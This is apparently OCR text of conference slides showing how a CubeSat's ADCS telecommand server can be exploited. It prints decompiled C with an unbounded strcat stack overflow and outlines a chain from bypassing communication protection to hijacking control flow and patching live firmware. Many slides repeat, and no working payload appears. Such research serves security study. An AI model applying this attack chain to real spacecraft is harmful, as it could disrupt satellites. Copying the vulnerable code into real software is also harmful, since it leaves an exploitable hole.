
Cubesat Space Protocol (CSP) → ADCS Server




```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

    packet = csp_read(conn, 10);
    if (packet) {
      packet_data = packet->data;
      switch(*packet_data) {
        // [...]
        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```

# System Chart

Cubesat Space Protocol (CSP) → ADCS Server




```c
void task_adcs_servr() {
  char log_file_name [32];

  csp_listen(socket, 10);
  csp_bind(socket, port);

  do {
    do {
      conn = csp_accept(socket, 0xff);
    } while (do_wait_for_conn);

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


        case SET_LOGFILE: {
          packet_data = packet->data + 0xf;
          log_file_name[0] = '\0';
          strcat(log_file_name,packet_data);
          // ...
        }
      }
    }
  }
```




# System Chart




1. Bypass COM Protection
2. Dangerous / Vulnerable TC




# System Chart





1. Bypass COM Protection
2. Dangerous / Vulnerable TC

# System Chart





1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
    - No OS-Defenses
        - ASLR
        - NX Stack
    - No SW-Defenses
        - Stack Cookies

# System Chart





1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
    - No OS-Defenses
        - ASLR
        - NX Stack
    - No SW-Defenses
        - Stack Cookies


# System Chart




1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges




# System Chart





1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges
    - Privilege-free RTOS


# System Chart




1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges
    - Privilege-free RTOS



# Exploitation




# Exploit

1. Hijack Control Flow
2. Patch Live Firmware
3. Add "Password" to TC stack
4. ...
5. $$$

# Exploit

1. Hijack Control Flow

```
1  void task_adcs_servr() {
2    // ...
3
4    do {
5      // ...
6      packet = csp_read(conn, 10);
7      if (packet) {
8        packet_data = packet->data;
9        switch(*packet_data) {
10         // [...]
11         case SET_LOGFILE: {
12           packet_data = packet->data + 0xf;
13           log_file_name[0] = '\0';
14           strcat(log_file_name,packet_data);
15           // ...
16         }
17       }
18     }
19   }
20 }
21
```




# Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```




# Exploit

① Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```




# Exploit

1 Hijack Control Flow

```
void task_adcs_servr() {
  // ...

  do {
```

```
void init_adcs(void) {
  gpio_enable_module((gpio_map_t *)GPS_USART_GPIO_MAP.18362,2);
  usart_init(1,32000000,0x2580);
  // ...
  cmd_adcs_setup();
  adcs_node_set(1,0x14);
  xTaskGenericCreate(task_adcs,"ADCS",0x2000, 0x0, 8, &pvStack_18, 0x0, 0x0);
  xTaskGenericCreate(task_adcs_server, "ASRV", 0x1000, &adcs_server_port, 9, &pvStack_18, 0x0, 0x0);
  return;
}
```




# Exploit

1. Hijack Control Flow

```
case SET_LOGFILE: {
  packet_data = packet->data + 0xf;
  log_file_name[0] = '\0';
  strcat(log_file_name,packet_data);

  adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata[28] = packet->data[10];
  adcs_logdata[29] = packet->data[0xb];
  // ...
  adcs_get_jdate();

  GS_ADCS_Log_Start(log_file_name, packet_data, pcVar7)
}
```



# Exploit


1. Hijack Control Flow

```
case SET_LOGFILE: {
  packet_data = packet->data + 0xf;
  log_file_name[0] = '\0';
  strcat(log_file_name,packet_data);

  adcs_logdata._20_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata._24_4_ = csp_hton32( packet->data[...] | ... );
  adcs_logdata[28] = packet->data[10];
  adcs_logdata[29] = packet->data[0xb];
  // ...
  adcs_get_jdate();

  GS_ADCS_Log_Start(log_f
}
```


```
void GS_ADCS_Log_Start(char *filename, void *pkt_data, uint param_3) {
  char sprintf_buf [60];
  // ...
  __n = sprintf(sprintf_buf,"%s\n%7.6f\n%3.1f\n%u%u%u%u%u\n", filename, ...);
  // ...
  fd = fopen(filename, "wb");
  // ...
  fwrite(&data, 1, __n, fd);
}
```



# Exploit

1 Hijack Control Flow


## Jump Address




# Exploit

1 Hijack Control Flow

## Jump Address





# Exploit

1 Hijack Control Flow

## Jump Address





20 TC Buffers




# Exploit

1 Hijack Control Flow

## Jump Address



